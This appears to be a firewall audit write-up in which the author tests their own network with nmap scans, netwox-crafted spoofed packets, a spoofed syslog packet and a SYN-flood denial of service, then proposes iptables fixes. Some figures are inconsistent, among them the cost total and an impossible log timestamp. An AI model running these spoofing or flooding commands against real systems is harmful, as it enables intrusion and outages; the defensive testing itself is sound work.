I start by testing the web server with NetCat and web server banner information

```
nc  192.168.1.10 80

HEAD / HTTP/1.0\n\n
```

The return is:

```
HTTP/1.1 200 OK
Date: Wed, 01 Sep 2004 12:46:15 GMT
Server: Microsoft-IIS/5.0
Vary: accept-language
Accept-Ranges: bytes
Content-Length: 179
Connection: close
Content-Type: text/html
Expires: Wed, 01 Sep 2004 12:46:15 GMT
```

Next I test if the mail server is accessible. I use the NetWox[5] tool

First I test if the SMTP server is up and running

```
netwox  177 --dst-ip 192.168.1.11 --src-ip 80.196.116.31 --src-port 1556 --dst-port 25
```

The return is:

```
Tool finished its job
```

Testing another server is not successful
Running 177 --dst-ip 192.168.1.12 --src-ip 80.196.116.31 --src-port 1556 --dst-port 25

The return is:
Tool returned an error

Next I sent an e-mail (still using netwox)

```
netwox 106 --dst-ip 192.168.1.11 --from " kim@bufferzone.dk " --to
"kim@giac.com" --subject "hello"
```

Tool finished its job (and the e-mail was received in my internal mailbox

Finally I connect to the SSH server using putty SSH client from a computer with a known IP address, with an unknown IP address and with an internal IP address (connecting from the outside).

2. Scanning with Nmap:

To verify open ports and the logging functionality of the firewall, a full port scan of the IP address is performed. Afterwards the log is checked for the prefix “FW-LOG WANTODMZ PORTFWD”. Inbound traffic to the web server should be logged under this prefix.

Below is the result of an Nmap port scanning:

```
nmap -sS -P0 x.x.x.3 –p 1-65535

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-09-01 15:09 CEST
Interesting ports on x.x.x.3:
(The 65527 ports scanned but not shown below are in state: filtered)
Port      State     Service
22/tcp    open      smtp
25/tcp    open      smtp
80/tcp    open      http
443/tcp   open      https

Nmap run completed -- 1 IP address (1 host up) scanned in 19.811 seconds
```

This would result in log entries like this:

```
Sep 01 15:09:54 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=192.168.1.89 DST=x.x.x.3
LEN=40 TOS=0x00 PREC=0x00 TTL=45 ID=33473 PROTO=TCP SPT=54863
DPT=49 WINDOW=2048 RES=0x00 SYN URGP=0
```

So far I have tested from the Internet and what is logged on the firewall. Checking what arrives at the web server is also relevant

Below is a sniff by TCPDump from web server

```
[root@localhost root]# tcpdump -Xnn host 192.168.1.91
tcpdump: listening on eth1
15:11:19.923837 192.168.1.89.55595 > x.x.x.x.80: S 3101281790:3101281790(0) win 3072
15:11:19.923837 x.x.x.x.80> 192.168.1.89.55595: S 808122089:808122089(0) ack 3101281791 win
5840 <mss 1460> (DF)
15:11:19.923837 192.168.1.89.55595 > x.x.x.x.80: R 3101281791:3101281791(0) win 0 (DF)
15:11:20.327933 192.168.1.89.55595 > x.x.x.x.443: S 3101281790:3101281790(0) win 3072
15:11:20.327933 x.x.x.x.443> 192.168.1.89.55595: S 811987833:811987833(0) ack 3101281791 win
5840 <mss 1460> (DF)
15:11:20.327933 192.168.1.89.55595 > x.x.x.x.443: R 3101281791:3101281791(0) win 0 (DF).
```

As is seen from this dump, so far only legal packets reach the web server.

2. Testing the passing of illegal traffic and that required functionality works.

Next I will test for packets that should not be allowed through the firewall. For this purpose I use the tool Netwox to craft packets

First I spoof an ACK packet

```
netwox 40 --ip4-src 80.196.116.31 --ip4-dst 192.168.1.11 --tcp-src 23 --tcp-dst 1234 -
-tcp-seqnum 786453 --tcp-acknum 56544 --tcp-ack
```

TCPDump sniff from the attacking machine

```
[root@localhost root]# tcpdump -Xnn host 192.168.1.91
tcpdump: listening on eth1
15:43:05.934112 80.196.116.31.23 > 192.168.1.911.1234: . ack 56544 win 0 [ttl 0]
0x0000   4500 0028 d9b2 0000 0006 5d19 c0a8 0159        E..(......]....Y
0x0010   c0a8 015b 0017 04d2 000c 0015 0000 dce0        ...[...........
0x0020   5010 0000 49e5 0000                            P...I...

4 (3 packet sniped) packets received by filter
0 packets dropped by kernel
```

The results is seen in the following log entry:

```
Sep  2 15:43:03 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=192.168.1.11 LEN=40
TOS=0x00 PREC=0x00 TTL=128 ID=41110 PROTO=TCP SPT=23 DPT=1234 WINDOW=1500
RES=0x00 ACK URGP=0
```

3. Testing port forwarding from the border router to the SYSLOG server.

This next test serves a number of purposes. I test specified IP addresses. I test the SYSLOG server which I have already identified as a problem area, and finally I am testing UDP and not TCP, relying on ICMP to rapport back. (I am aware of the fact that I use Secure SYSLOG, and that secure SYSLOG uses TCP instead of standard SYSLOG UDP. The reason that I test for UDP is simply that I haven't fount a tool that will allow me to craft tcp SYSLOG packets. I have contacted the creator of NetWox and he is looking into a Secure SYSLOG option for NetWox in the future. An attacker has two options to pursuit, either to compromise the border router, or to spoof packets.

Initially the host is scanned for UDP ports:

```
[root@localhost root]# nmap -sU -P0 192.168.1.11 -p 1-65535
```

Since no UDP ports are open and the firewall is set to drop packets, no response is sent back to the scanning host. This is interpreted by nmap as if all ports are open. The log entries from the firewall appear like this:

```
Sep  2 15:43:03 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=28
TOS=0x00 PREC=0x00 TTL=37 ID=24556 PROTO=UDP SPT=59209 DPT=512 LEN=8
Sep  2 15:43:03 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST= x.x.x.1 LEN=28
TOS=0x00 PREC=0x00 TTL=37 ID=31704 PROTO=UDP SPT=59209 DPT=513 LEN=8
Sep  2 15:43:03 localhost kernel: FW-LOG WANTODMZ PORTFWDIN=eth0 OUT=eth2
SRC=80.196.116.31 DST=10.0.1.3 LEN=28 TOS=0x00 PREC=0x00 TTL=36 ID=39045
PROTO=UDP SPT=59209 DPT=514 LEN=8
```

Secondly we try to spoof a SYSLOG packet as originating from the border router:

```
Netwox 97 --dst-ip 10.0.1.3 --src-ip x.x.x.2 --src-port 1234
```

TCPDump sniff from the attaching machine and identical sniff from the SYSLOG server

```
15:51:52.262297 10.0.1.3.1234 > x.x.x.3.514: udp 8 (DF)
0x0000   4500 0024 5dd5 4000 4011 58ef c0a8 0159        E..$].@.@.X....Y
0x0010   c0a8 015b 04d2 0202 0010 2881 3c30 3e68        ...[......(.<0>h
0x0020   656c 6c6f                                      ello
0x0030   04d2 0202 0010 2881                            ......(.
```

This gives the following Tcpdump output on the syslog server it selves:

```
15:51:52. 262298 x.x.x.3.1234 > 10.0.1.3.syslog:  udp 42
```

The above netwox attacks and tcpdump sniffs has been edited (as has most of the pasts in this assignment) to reflect the practical setup IP addresses, but the important thing to note is that the firewall will let this traffic through.

Further testing will be performed, using various types of spoofed packets, validating all the different tips of anti spoofing rules also source routed packets will be attempted.

4. Testing "the LAN user scope" configured access to the Internet

When testing LAN user scope access to the internet I need an inside as well as an outside host to verify the rule set.

First I verify that access requirements for the internal hosts are met. I Use a normal host from the 10.0.0.0/24 subnet to browse the Internet and verify with tcpdump that DNS is done internally and that only TCP destination port 80, 443 and 21 are allowed to initiate outbound connections. Below is an example of an outbound TCP syn packet to destination port 80.

```
netwox 40 --ip4-src 10.0.0.5 --ip4-dst 64.112.229.132--tcp-src 80 --tcp-dst 1234 --tcp-syn
```

This results in the following on the target host:

```
15:41:16.577161 x.x.x.1.1234 > 64.112.229.132.80: S 659943:659943(0) win 1500
```

Rest is sniped---

Now trying the same from a host outside the LAN user scope:

```
netwox 40 --ip4-src 10.0.1.3 --ip4-dst 64.112.229.132--tcp-src 80 --tcp-dst 1234 --tcp-syn
```

Giving the following log entries:

```
Sep  2 16:13:05 localhost kernel: FW-LOG LANTOWAN:IN=eth1 OUT=eth0 SRC=10.0.1.3
DST=64.112.229.132 LEN=40 TOS=0x00 PREC=0x00 TTL=127 ID=32873 PROTO=TCP SPT=1234
DPT=80 WINDOW=1500 RES=0x00 SYN URGP=0
```

The above shows that this host is not allowed to access the Internet on the specified port. The will be carried out with all destination ports and all source hosts.

Next I must verify that hosts in the LAN user scope only have HTTP, HTTPS, and FTP access. Below is an attempt to establish an outbound telnet connection:

```
Netvox 99 --dst-ip 80.63.131.90 --src-ip 10.0.0.5 --src-port 1234 --dst-port 23
Tool returned an error

Command 99 --dst-ip 80.63.131.90 --src-ip 10.0.0.5 --src... :
Error 4006 : error in connect()
hint: errno = 111 = Connection refused
```

__END_OF_PROGRAM__

This gives the following log entry:

```
Sep  2 16:15:27 localhost kernel: FW-LOG LANTOWAN:IN=eth1 OUT=eth0 SRC=10.0.0.5
DST=80.63.131.90 LEN=40 TOS=0x00 PREC=0x00 TTL=127 ID=56235 PROTO=TCP SPT=1234
DPT=23 WINDOW=1500 RES=0x00 SYN URGP=0
```

This test will also be performed for all ports.

IDS hosts

To ensure and monitor the functionality of the firewall rule set, IDS hosts are used on all subnets. These IDS hosts will generate alerts both when capturing inbound traffic that should have been blocked and when capturing outbound traffic about to be blocked.

I will use Snort IDS on a standard Linux platform. As stated above the IDS systems have 2 primary functions:

1. Detecting inbound traffic that should have been and outbound traffic that will be blocked.
2. Detecting traffic that is identified as exploits if possible, even if these exploits are using "legal" channels..

The IDS rule set will of course reflect the firewall rule set. The IDS logs will be used to filter out random traffic over time.

Planning the audit:

Administrative considerations for performing the validation.

Performing a thorough audit will have an impact on the smooth running of business and will potentially result in a loss of income. Planning the audit so that the business impact is smallest is a priority.

The audit will be performed during off hours between 0:00 and 06:00 AM. This will reduce the impact and ease the log analyses since fewer log entries from the audit will be mixed in with the "original" log file data. An audit will creates several megabytes of log file data, making a real attack almost impossible to isolate form the audit, if it occurs while the audit is carried out. Performing the audit off hours also ensures that the firewall is not unnecessary loaded by the audit during "peak" hours.

Also we need to consider the international aspect. Off hours on this side of the globe will be business hours on the other side. If the site has heavy international traffic the audit could be conducted on weekends.

The following audit cost is identified:

- Hardware, software and internet access.
- Man hour's to perform the audit.
- Man hour's to solve the issues found in the audit.
- Lost revenue

Description	Hours	USD
Hardware, 3 pc's (3x800$)		2.400
Hours spend auditing (250 $ an hour)	6	1.500
Resolving found issues (250 $ an hour)	1	200
Lost revenue (estimated)		52.000
Total		7.100

The following steps must be taken prior to starting the audit:

1. Defining the framework.
    a. Specify the test period, especially the period when denial of service attacks will be performed.
    b. Define the systems included in the test.
2. Making sure involved parties are informed about the audit.
    a. Inform any technical personal working with perimeter equipment.
    b. Inform the ISP that malicious traffic will cross their routers
    c. Inform management, that the audit will be performed.
3. Making sure that no shunning or active IDS solutions interferes with the audit.
4. Control that the testing equipment is functioning.

The following steps will be performed during the audit:

1. Ping test and a normal port scan. Sniffers will be employed on the targeted subnets during the audit.
2. Vulnerability scanning using Nessus. Because Nessus does not have firewall rules check capabilities no vulnerabilities on the firewall is expected.
3. Penetration testing, trying to bypass the filters of the firewall.
    a. Sending spoofed packets, using sources of hosts known to the perimeter.
    b. Performing special port scanning's such as ACK scan, specially crafted packets etc.
    c. Reverse engineering the rules set matching the result to the firewall policy
4. Performing denial of service test from the
5. Reporting found vulnerabilities.
6. Removing test results from the testing equipment.

Conduct the audit:

Testing from the Internet toward the external interface.

Ping test with ICMP:

```
ping x.x.x.1
```

Logfile output

```
Sep  3 14:23:22 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1
LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=ICMP TYPE=8
CODE=0 ID=14642 SEQ=0
```

No network output.

Ping test with TCP

```
nmap x.x.x.1 -sP -PS
```

DMZ output:

```
14:35:11.648823 80.196.116.31.42531 > 192.168.1.10.http: S
776994819:776994819(0) win 2048
14:35:11.648823 192.168.1.10.http > 80.196.116.31.42531: S
972615871:972615871(0) ack 776994820 win 5840 <mss 1460> (DF)
19:40:09.851881 80.196.116.31.42531 > 192.168.1.10.http: R
776994820:776994820(0) win 0 (DF)
```

Normal port scanning:

```
nmap -p 1-65535 x.x.x.1 -P0
```

Nmap output (formatted):

```
Port      State      Service
22/tcp     open       ssh
25/tcp     open       smtp
80/tcp     open       http
443/tcp    open       https
remaining  filtered    *
```

Example of log file output:

```
Sep 3 14:30:47 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=60
TOS=0x00 PREC=0x00 TTL=64 ID=57162 DF PROTO=TCP SPT=38526 DPT=1 WINDOW=5840
RES=0x00 SYN URGP=0
```

Example of DMZ output

```
14:30:47.357221 80.196.116.31.38553 > 192.168.1.10.http: S 2420867521:2420867521(0) win 5840
<mss 1460,sackOK,timestamp 61719519 0,nop,wscale 0> (DF)
```

```
nmap -sU 1.1.1.2 -p 1-65535
```

Example of log file output:

```
Sep 3 14:30:47 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=28
TOS=0x00 PREC=0x00 TTL=56 ID=13654 PROTO=UDP SPT=52456 DPT=12 LEN=8
```

No network output.

Performing an ACK scanning:

Nmap output:
(The 65.531 ports scanned but not shown below are in state: filtered)

```
nmap -sA x.x.x.1 -p 1-65535

Port      State       Service
22/tcp    UNfiltered  ssh
25/tcp    UNfiltered  smtp
80/tcp    UNfiltered  http
443/tcp   UNfiltered  https
```

Example of network output:

```
16:11:13.861881 80.196.116.31.50374 > 192.168.1.11.smtp: . ack 0 win 1024
20:16:43.861881 192.168.1.11.smtp > 80.196.116.31.50374: R 0:0(0) win 0 (DF)
```

Example of log file output:

```
Sep 3 16:14:11 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=40
TOS=0x00 PREC=0x00 TTL=53 ID=35241 PROTO=TCP SPT=44893 DPT=76 WINDOW=2048
RES=0x00 ACK URGP=0
```

Note in the above that it is possible to make a port forwarded replay with an RST packet to an initiating ACK packet.

ACK scanning to ephemeral ports:

In order to validate stateful inspection I send an ACK packet to an ephemeral port.

```
netwox 40 --ip4-src 80.196.116.31  --ip4-dst x.x.x.1--tcp-src 5000 --tcp-dst 1234 --
tcp-ack
```

Logfile output

```
Sep 3 16:22:36 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31  DST=x.x.x.1 LEN=40
TOS=0x00 PREC=0x00 TTL=128 ID=15185 PROTO=TCP SPT=1234 DPT=5000 WINDOW=1500
RES=0x00 ACK URGP=0
```

Performing an FIN scanning:

Sending a FIN packet - to identify open ports - that replies with RST to FIN packets.

```
nmap -sF x.x.x.1 -p 1-65535
```

Example of logfile output

```
Sep 3 20:18:11 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=40
TOS=0x00 PREC=0x00 TTL=51 ID=12524 PROTO=TCP SPT=43777 DPT=10 WINDOW=4096
RES=0x00 FIN URGP=0
```

Example of network output:

```
20:18:11.267229 80.196.116.31.43776 > 192.168.1.11.smtp: F 0:0(0) win 4096
```

The FIN packet actually made it through the firewall through the already open ports.

Xmas tree scanning - using FIN, URG and PUSH:

```
nmap -sX x.x.x.1 -p 1-65535
```

Example of log file output:

```
Sep 3 20:58:53 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=40
TOS=0x00 PREC=0x00 TTL=51 ID=5339 PROTO=TCP SPT=43914 DPT=3 WINDOW=4096
RES=0x00 URG PSH FIN URGP=0
```

Example of network output

```
20:58:53.504227 80.196.116.31.43913 > 192.168.1.11.smtp: FP 0:0(0) win 4096 urg
0
```

Once again the packets made it through the firewall on the already open ports.

Null scanning - a scanning with all flags turned off:

```
nmap -sN x.x.x.1 -p 1-65535
```

Example of log file output

```
Sep 3 21:10:22 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=40
TOS=0x00 PREC=0x00 TTL=49 ID=28140 PROTO=TCP SPT=52869 DPT=25 WINDOW=2048
RES=0x00 URGP=0
```

No network output, none of the packets got through.

Performing port scannings with various source ports:

Scanning the firewall with source port 20

```
nmap -sS -g 20 x.x.x.1 -p 1-65535
```

The same ports found open.

Output from the service network:

```
21:18:12.375221 80.196.116.31.ftp-data > 192.168.1.11.smtp: S 2944822417:2944822417(0) win 1024
21:18:12.375221 192.168.1.11.smtp > 80.196.116.31.ftp-data: S 2895320438:2895320438(0) ack
2944822418 win 5840 <mss 1460> (DF)
```

Output from the log file:

```
Sep 3 21:18:12 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=80.196.116.31 DST=x.x.x.1 LEN=40
TOS=0x00 PREC=0x00 TTL=48 ID=25650 PROTO=TCP SPT=20 DPT=42 WINDOW=1024
RES=0x00 SYN URGP=0
```

Port 20 was not found open, ephemeral ports were also closed(in relation to FTP).

Scanning the firewall with source port 53
nmap -sS -g 53 x.x.x.1 -p 1-65535

Output from the network:

```
21:24:36.821221 80.196.116.31.domain > 192.168.1.10.https: S 1404542151:1404542151(0) win 4096
21:24:36.821221 192.168.1.10.https > 80.196.116.31.domain: S 3238049134:3238049134(0) ack
1404542152 win 5840 <mss 1460> (DF)
```

Output from the log file:

```
21:24:36.821221 80.196.116.31.domain > 182.168.1.10.https: S 1404542151:1404542151(0) win 4096
21:24:36.821221 192.168.1.10.https > 80.196.116.31.domain: S 3238049134:3238049134(0) ack
1404542152 win 5840 <mss 1460> (DF)
```

Port 53 was not found open, ephemeral port, in relation to DNS is also closed.

All the Nmap scannings were performed with fragmented packets as well (-f option) - without any changes in results.

Spoofing packets

Spoofing an ACK packet from the WAN to the LAN, spoofed as coming from the border router:

```
netwox 40 --ip4-src x.x.x.3 --ip4-dst x.x.x.1--tcp-src 80 --tcp-dst 5000 --tcp-seqnum
786453 --tcp-acknum 56544 --tcp-ack
netwox 40 --ip4-src x.x.x.3 --ip4-dst x.x.x.1--tcp-src 80 --tcp-dst 22 --tcp-seqnum
786453 --tcp-acknum 56544 --tcp-ack
```

Example from log file output:

```
Sep 3 33:42:22 localhost kernel: FW-LOG WAN INTERFACE:IN=eth0 OUT=
MAC=00:d0:b7:be:18:db:00:01:03:12:d3:93:08:00 SRC=x.x.x.3 DST=x.x.x.1 LEN=40 TOS=0x00
PREC=0x00 TTL=128 ID=60432 PROTO=TCP SPT=22 DPT=5000 WINDOW=1500 RES=0x00
ACK URGP=0
```

No output from the LAN or DMZ.

Testing from the DMZ towards the Internet and the LAN

Normal port scanning:

A normal port scanning of the firewall IP:

Example of log file output:

```
Sep 4 11:11:54  localhost kernel: FW-LOG DMZ INTERFACE:IN=eth2 OUT=
MAC=00:01:03:05:6f:5c:00:01:03:04:27:5e:08:00 SRC=192.168.1.14
DST=192.168.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=10334 DF
PROTO=TCP SPT=32836 DPT=191 WINDOW=5840 RES=0x00 SYN URGP=0
```

No responses. None of the direct scanning attempts of the firewall gave any response.

A normal port scanning of the router with source address 192.168.1.14.

```
nmap -sT x.x.x.3 -p 1-65535 -P0
```

Log file output:

```
Sep 4 11:32:42 localhost kernel: FW-LOG DMZTOWAN:IN=eth2 OUT=eth0
SRC=192.168.1.14 DST=x.x.x.3 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=45054 DF PROTO=TCP SPT=32819 DPT=25 WINDOW=5840 RES=0x00 SYN
URGP=0
```

No output on the Internet subnet.

Performing an ACK, FIN, Xmas and Null scanning from the mail server:

Sending a Fin scanning to a remote host on port 25:

```
nmap -sF -p 1-65535 80.196.116.31 -P0
```

Output from the Internet subnet:

```
22:30:24.269149 x.x.x.3.56570 > 80.196.116.31.25: F 0:0(0) win 2048
22:30:24.269149 80.196.116.31.25 > x.x.x.3.56570: R 0:0(0) ack 1 win 0 (DF)
```

Output from the log file:

```
Apr  8 19:52:07 localhost kernel: FW-LOG DMZTOWAN:IN=eth2 OUT=eth0 SRC=192.168.1.14
DST=130.227.55.115 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=63861 PROTO=TCP SPT=35196
DPT=24 WINDOW=4096 RES=0x00 FIN URGP=0
Apr  8 19:52:07 localhost kernel: FW-LOG DMZTOWAN:IN=eth2 OUT=eth0 SRC=192.168.1.14
DST=130.227.55.115 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=46134 PROTO=TCP SPT=35197
DPT=24 WINDOW=4096 RES=0x00 FIN URGP=0
```

The mail server is able send the same packets outbound to port 25, as those being sent inbound from the Internet to the open ports on the DMZ, validating that these packets go out but others do not.

```
nmap -sX -p 1-65535 80.196.116.31 -P0
nmap -sA -p 1-65535 80.196.116.31 -P0
nmap -sN -p 1-65535 80.196.116.31 -P0
```

The outputs for these scanning attempts are similar to that of the FIN scanning, with different TCP/IP options of course.

No other host on the DMZ is able to initiate any packets outbound.

Source port spoofed and normally spoofed packets

Spoofing packets as originating from the mail server:

```
netwox 40 --ip4-src 192.168.1.11 --ip4-dst 80.196.116.31 --tcp-src 25 --tcp-dst 1234 -
-tcp-syn
```

No output in the log file.

Below is an example of the result from an internet host whiteout having a mail server running:

```
18:25:39.259149 x.x.x.1.1234 > 80.196.116.31.25: S 659974:659974(0) win 1500
18:25:39.259149 80.196.116.31.25 > x.x.x.1.1234: R 0:0(0) ack 659975 win 0 (DF)
```

The mail server can connect to any IP address on the Internet using destination port 25.

It is **not** possible to send outbound packets to the Internet using source port spoofed or normally spoofed packets. It is not possible to send out a Nmap Null port scanning.

```
nmap -sS -g 53 80.196.116.31 -p 1-65535
nmap -sS -g 20 80.196.116.31 -p 1-65535
```

Only if the spoofed source is the mail server will you be able to send packets outbound to "any" on the Internet using port 25.

Testing from the LAN towards the Internet and the DMZ

Contrary to what most might think, prevent outbound "confidential" traffic from leaving the network is more important then than restricting inbound malicious traffic from reaching the holder (read server) of "confidential" data.

Normal port scanning:

Performing a normal port scan of the firewall will only fill up the log file (as in earlier examples).

Example of firewall log output:

```
Sep 4 13:05:47 localhost kernel: FW-LOG LAN INTERFACE:IN=eth1 OUT=
MAC=00:02:b3:09:b2:1c:00:01:03:04:26:b3:08:00 SRC=10.0.0.3 DST=10.0.0.1 LEN=48 TOS=0x00
PREC=0x00 TTL=128 ID=5445 DF PROTO=TCP SPT=2158 DPT=191 WINDOW=16384
RES=0x00 SYN URGP=0
```

No open ports in the scanning result. This result is similar to the result from the DMZ.

When port scanning a normal Internet host only few packets are allowed through:

Destination port: 21, 80 and 443

Example of log file output:

```
Sep  4 13:22:10 localhost kernel: FW-LOG LANTOWAN:IN=eth1 OUT=eth0 SRC=10.0.0.3
DST=80.196.116.31 LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=25987 DF PROTO=TCP
SPT=2225 DPT=66 WINDOW=16384 RES=0x00 SYN URGP=0
```

Example of remote host output (only the SYN packets):

```
18:23:10.889149 x.x.x.1.2180 > 80.196.116.31.21: S 1635668977:1635668977(0) win 16384 <mss
1460,nop,nop,nop,nop> (DF)
18:23:13.479149 x.x.x.1.2239 > 80.196.116.31.80: S 1639197944:1639197944(0) win 16384 <mss
1460,nop,nop,sackOK> (DF)
18:23:26.629149 x.x.x.1.2602 > 80.196.116.31.443: S 1660447014:1660447014(0) win 16384 <mss
1460,nop,nop,sackOK> (DF)
```

Performing an ACK, FIN, Xmas, and Null port scanning:

```
nmap -sF -p 1-65535 80.196.116.31 -P0
nmap -sX -p 1-65535 80.196.116.31 -P0
nmap -sA -p 1-65535 80.196.116.31 -P0
nmap -sN -p 1-65535 80.196.116.31 -P0
```

All these nmap scan's yields the same result as above, of course with different TCP/IP options for each example.

Source port spoofed and normally spoofed packets

Source port spoofed packets will not be allowed to access.

```
netwox 40 --ip4-src 10.0.0.5 --ip4-dst 80.196.116.31 --tcp-src 20 --tcp-dst 20 --tcp-
syn
```

Example from log file:

```
Apr  3 18:36:04 localhost kernel: FW-LOG LANTOWAN:IN=eth1 OUT=eth0 SRC=10.0.0.5
DST=80.196.116.31 LEN=40 TOS=0x00 PREC=0x00 TTL=127 ID=20331 PROTO=TCP SPT=20
DPT=20 WINDOW=1500 RES=0x00 SYN URGP=0
```

No remote host output.

Hosts outside the LAN user scope could spoof outgoing packets to the Internet, with a spoofing source of "a host in the LAN user scope". Due to the nature of spoofing, no three-way handshake would ever finish. The packets will be restricted to destination ports 21, 80 and 443.

Spoofing packets to the router:

It is possible for internal hosts to spoof a packet as originating from the host allowed to configure the router – towards the router itself:

```
Lcrzoex 54 10.0.0.3 1.1.1.3 1234 22 659943
netwox 40 --ip4-src 10.0.0.5 --ip4-dst x.x.x.2 --tcp-src 22 --tcp-dst 1234 --tcp-syn
```

Output from the routers network:

```
18:45:06.909149 x.x.x.1.1234 > x.x.x.2.22: S 659943:659943(0) win 1500
18:45:06.909149 x.x.x.2.22 > x.x.x.1.1234: S 2105003818:2105003818(0) ack 659944 win 5840 <mss
1460> (DF)
```

Due to the nature of spoofing this traffic is not completed. The third TCP handshake will not be performed and the last ACK packet will never be sent.

Denial of service attack:

Initiating a denial of service attack with NetWox from one host on the same local subnet, results in a totally unresponsive firewall. For all purposes a successful DOS attack. Two things are worth noticing. Firstly the syn protection is turned on and secondly the attacker is on the same local 100 Mbit network as the target system. Over the internet, the same attack would properly succeed with 3 to 5 hosts syn flooding at the same time, even with syn flooding protection is turned on

```
netwox 76 --dst-ip x.x.x.1 --dst-port 80
```

Tool successfully interrupted

```
echo "1" >/proc/sys/net/ipv4/tcp_syncookies
```

The host was rather vulnerable as is all hosts on the net. A tenacious attacker wanting to create a DOS situation will be able to do so, it merely a question of using more hosts.

Evaluation of the audit:

Evaluating the different scanning results and crafted packets, the following is clear:

- All ports purposely opened in the firewall (destination port 21, 80 and 443) works and will accept all TCP options.
- The firewall is vulnerable to Syn flooding.

I conclude that my firewall is working according to the firewall policy, but I also find the following possibility for improving the rule set.

The firewall script in all the "ACCEPT" lines allowing initiating traffic

```
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_WEBSERVER --dport 80 -j ACCEPT
```

must be modified to this:

```
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_WEBSERVER --dport 80 –tcp-flags
SYN,FIN,RST,ACK,PSH SYN-j ACCEPT
```

Now only packets with the SYN bit set and other bits cleared will pass through the filter as the first packet.

Improving the physical setup


The physical setup can of course also be improved. This will require the implementation of new security units and as such it will enlarge the cost involved.

Improving the physical setup for the DMZ:

The DMZ contains several vital functions. One solution could be to split up these functions into 3 different subnets. The following describes how I would split up the DMZ and filter the traffic

1. **DMZ inbound from Internet**. This subnet contains all the services accessible from the Internet. The configuration will be
   a. TCP port 80 and 443. Internet to Web server
   b. TCP port 1433. Web to db server and vice versa
   c. TCP port 1433. SSH system to DB server and vice versa
